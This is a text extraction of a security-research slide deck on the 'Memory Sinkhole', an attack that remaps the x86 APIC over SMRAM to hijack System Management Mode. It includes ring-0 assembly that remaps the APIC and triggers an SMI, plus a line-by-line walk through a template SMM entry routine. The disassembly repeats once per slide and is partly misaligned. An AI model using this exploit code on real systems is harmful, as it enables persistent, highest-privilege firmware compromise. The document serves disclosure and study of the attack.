
- to take control of the most privileged mode of execution on the processor



The APIC Payload


& Consult opcode map:

- ☒ 0f: (prefix)
- ☒ 1f: pop ds
- ☒ 2f: das
- ☒ 3f: aas
- ☒ 4f: dec di
- ☒ 5f: pop di
- ☒ 6f: outs
- ☒ 7f: jg
- ☒ 8f: pop x
- ☒ 9f:lahf
- ☒ af: scas
- ☒ bf: mov di, x
- ☒ cf: iret




The APIC Payload

- ¶ Place an iret (0xcf) instruction into the Spurious Interrupt Vector register
- ¶ Configure a stack for the iret
- ¶ Remap the APIC
- ¶ Trigger an SMI



```
; ring 0  
; build APIC payload [stage 0]  
mov dword [0xee000f0], 0xcf  
; configure hijack stack  
; SMM will set ss.base to 0  
mov esp, 0x1000  
mov word ds:[esp], hook  
mov word ds:[esp+2], 0  
mov word ds:[esp+4], 0x204  
; create SMM hook [stage 1]  
mov dword [hook], 0xeeb  
; overlay the SMI handler  
mov eax, 0x1ff88900  
mov edx, 0  
mov ecx, 0x1b  
wrmsr  
; trigger SMI  
xor eax, eax  
out 0xb2, ax
```

The APIC Payload



The APIC Payload

❖ Launch the payload, and... !
❖ ... it doesn't work.

The APIC Payload

- ❖ 40 hours of debugging later...
 - ❖ Instruction fetches bypass the APIC window
 - ❖ Only data fetches hit
 - ❖ Our attack just got much, much harder

Attack Attempt 3

- 40 hours of despair later...
- We can't execute from the APIC
- Must control SMM through data alone
 - Sounds familiar...?

↳ APIC-roping?

- ☒ Of sorts, but much more difficult:
 - ☒ Fault = reset
 - ☒ SMRAM is invisible
 - ☒ 99.5% of the APIC bits are **hardwired** to 0
 - ☒ APIC must be 4K aligned
- ☒ So... blind roping
 - with an enormous unwieldy payload of 0's?
- ☒ Sure, why not

Attack Attempt 3

- ❖ SMRAM should be untouchable
- ❖ The APIC remap attack gives us the ability to fix a 4K, 4K aligned block of SMRAM to 0's
 - ❖ Data fetches hit the APIC window before being passed to the MCH
- ❖ From ring 0, we can effectively “**sinkhole**” a single page of ring -2 memory.
 - ❖ Reads return 0
 - ❖ Writes are lost

The Memory Sinkhole

- ¶ A new **class** of SMM attacks
- ¶ The Challenge:
 - ☒ How do we attack code when our only control is the ability to disable a page of memory?
- ¶ Use our imagination...

The Memory Sinkhole

The Memory Sinkhole

& Goal:

- ❖ Cover as many systems as possible


The Memory Sinkhole

& SMM handler installed by system
firmware

IBV: Independent BIOS Vendor

OEM: Original Equipment Manufacturer

Intel: Intel



The Firmware Ecosystem

The Firmware Ecosystem

- ❖ OEM SMM Code:

- ❖ Unhardened
 - ❖ But fragmented and diverse
 - ❖ 1 exploit = 1 system

- ❖ IBV SMM Code:

- ❖ Better...

- ❖ Template SMM Code:

- ❖ Hardened
 - ❖ But near universal
 - ❖ 1 exploit = all systems

The Memory Sinkhole

- Identifying template code:

- Bindiff across firmwares, find commonalities
 - Quark BSP source



The template SMM entry

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

- ¶ The entry point for SMM
- ¶ Attempts to set up execution environment
 - ☒ Builds segment descriptors
 - ☒ Transitions to protected mode
 - ☒ Transitions to long mode

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```



- ¶ The template SMM handler uses a single structure for storing all the critical environment information
 - ¤ Global Descriptor Table (GDT)
 - ¤ Segment selectors
 - ¤ Memory mappings
- ¶ Sinkholing this would be devastating...
- ¶ Let's see what happens.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
0:8089          ; ring 0
0:8089          ; sinkhole the DSC structure in SMM
0:8089          mov eax, 0x1ff80900+0xf000
0:8089          mov edx, 0
0:8089          mov ecx, 0x1b
0:8089          wrmsr
0:8089          ; trigger SMI
0:8089          xor eax, eax
0:8089          out 0xb2, ax
```

```
0:8000 mov bx, offset unk_8091  
0:8003 mov eax, cs:0FB30h  
0:8008 mov edx, eax  
0:800B mov ebp, eax  
0:800E add edx, 50h ; 'P'  
0:8012 mov [eax+42h], dx  
0:8016 shr edx, 10h  
0:801A mov [eax+44h], dl  
0:801E mov [eax+47h], dh  
0:8022 mov ax, cs:0FB38h  
0:8026 dec ax  
0:8027 mov cs:[bx], ax  
0:802A mov eax, cs:0FB30h  
0:802F mov cs:[bx+2], eax  
0:8034 db 66h  
0:8034 lgdt fword ptr cs:[bx]  
0:8039 mov eax, 0  
0:803F mov cr3, eax  
0:8042 mov eax, 668h  
0:8048 mov cr4, eax  
0:804B mov ax, cs:0FB0Eh  
0:804F mov cs:[bx+48h], ax  
0:8053 mov ax, 10h  
0:8056 mov cs:[bx-2], ax  
0:805A mov edi, cs:0FEF8h ← & State save map inadvertently hit  
0:8060 lea eax, [edi+80DBh]  
0:8068 mov cs:[bx+44h], eax  
0:806D lea eax, [edi+8097h]  
0:8075 mov cs:[bx-6], eax  
0:807A mov ecx, 0C0000080h  
0:8080 mov ebx, 100011b  
0:8086 mov cr0, ebx  
0:8089 jmp large far ptr 0:0 ; ring 0  
; sinkhole the DSC structure in SMM  
mov eax, 0x1ff80900+0xf000  
mov edx, 0  
mov ecx, 0x1b  
wrmsr  
; trigger SMI  
xor eax, eax  
out 0xb2, ax
```

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Any exception will
triple fault the system

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h ← & First access to the sinkhole
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

☞ Reads the GDT base out of DSC
☞ Now read as 0

```
0:8000  mov      bx, offset unk_8091  
0:8003  mov      eax, cs:0FB30h  
0:8008  mov      edx, eax  
0:800B  mov      ebp, eax  
0:800E  add      edx, 50h ; 'P'  
          [eax+42h], dx  
0:8012  mov      shr    edx, 10h  
          [eax+44h], dl  
0:801E  mov      [eax+47h], dh  
0:8022  mov      ax, cs:0FB38h  
0:8026  dec      ax  
0:8027  mov      cs:[bx], ax  
0:802A  mov      eax, cs:0FB30h  
0:802F  mov      cs:[bx+2], eax  
0:8034  db      66h  
0:8034  lgdt    fword ptr cs:[bx]  
0:8039  mov      eax, 0  
0:803F  mov      cr3, eax  
0:8042  mov      eax, 668h  
0:8048  mov      cr4, eax  
0:804B  mov      ax, cs:0FB0Eh  
0:804F  mov      cs:[bx+48h], ax  
0:8053  mov      ax, 10h  
0:8056  mov      cs:[bx-2], ax  
0:805A  mov      edi, cs:0FEF8h  
0:8060  lea      eax, [edi+80DBh]  
0:8068  mov      cs:[bx+44h], eax  
0:806D  lea      eax, [edi+8097h]  
0:8075  mov      cs:[bx-6], eax  
0:807A  mov      ecx, 0C0000080h  
0:8080  mov      ebx, 100011b  
0:8086  mov      cr0, ebx  
0:8089  jmp      large far ptr 0:0
```

& Dynamically initialize task register descriptor, now incorrectly computed as outside SMRAM

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h ←
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

Load the size of the GDT

- Read from the sinkhole, this is now 0.
- Access a GDT of size 0 will triple fault.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax ←
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

-Decrement the GDT size

- The size is now incorrectly computed as 0xffff, the largest possible GDT size.
- This gives us extreme flexibility in setting up a malicious memory map, and saves us from the expected triple fault.

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

& Save the size as 0xffff to the GDT descriptor

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
0:8027  mov      cs:[bx], ax
0:802A  mov      eax, cs:0FB30h ←
0:802F  mov      cs:[bx+2], eax
0:8034  db       66h
0:8034  lgdt    fword ptr cs:[bx]
0:8039  mov      eax, 0
0:803F  mov      cr3, eax
0:8042  mov      eax, 668h
0:8048  mov      cr4, eax
0:804B  mov      ax, cs:0FB0Eh
0:804F  mov      cs:[bx+48h], ax
0:8053  mov      ax, 10h
0:8056  mov      cs:[bx-2], ax
0:805A  mov      edi, cs:0FEF8h
0:8060  lea      eax, [edi+80DBh]
0:8068  mov      cs:[bx+44h], eax
0:806D  lea      eax, [edi+8097h]
0:8075  mov      cs:[bx-6], eax
0:807A  mov      ecx, 0C0000080h
0:8080  mov      ebx, 100011b
0:8086  mov      cr0, ebx
0:8089  jmp      large far ptr 0:0
```

¶ Reload the GDT base address
⊗ Read as 0 from the sinkhole

```
0:8000  mov      bx, offset unk_8091
0:8003  mov      eax, cs:0FB30h
0:8008  mov      edx, eax
0:800B  mov      ebp, eax
0:800E  add      edx, 50h ; 'P'
0:8012  mov      [eax+42h], dx
0:8016  shr      edx, 10h
0:801A  mov      [eax+44h], dl
0:801E  mov      [eax+47h], dh
0:8022  mov      ax, cs:0FB38h
0:8026  dec      ax
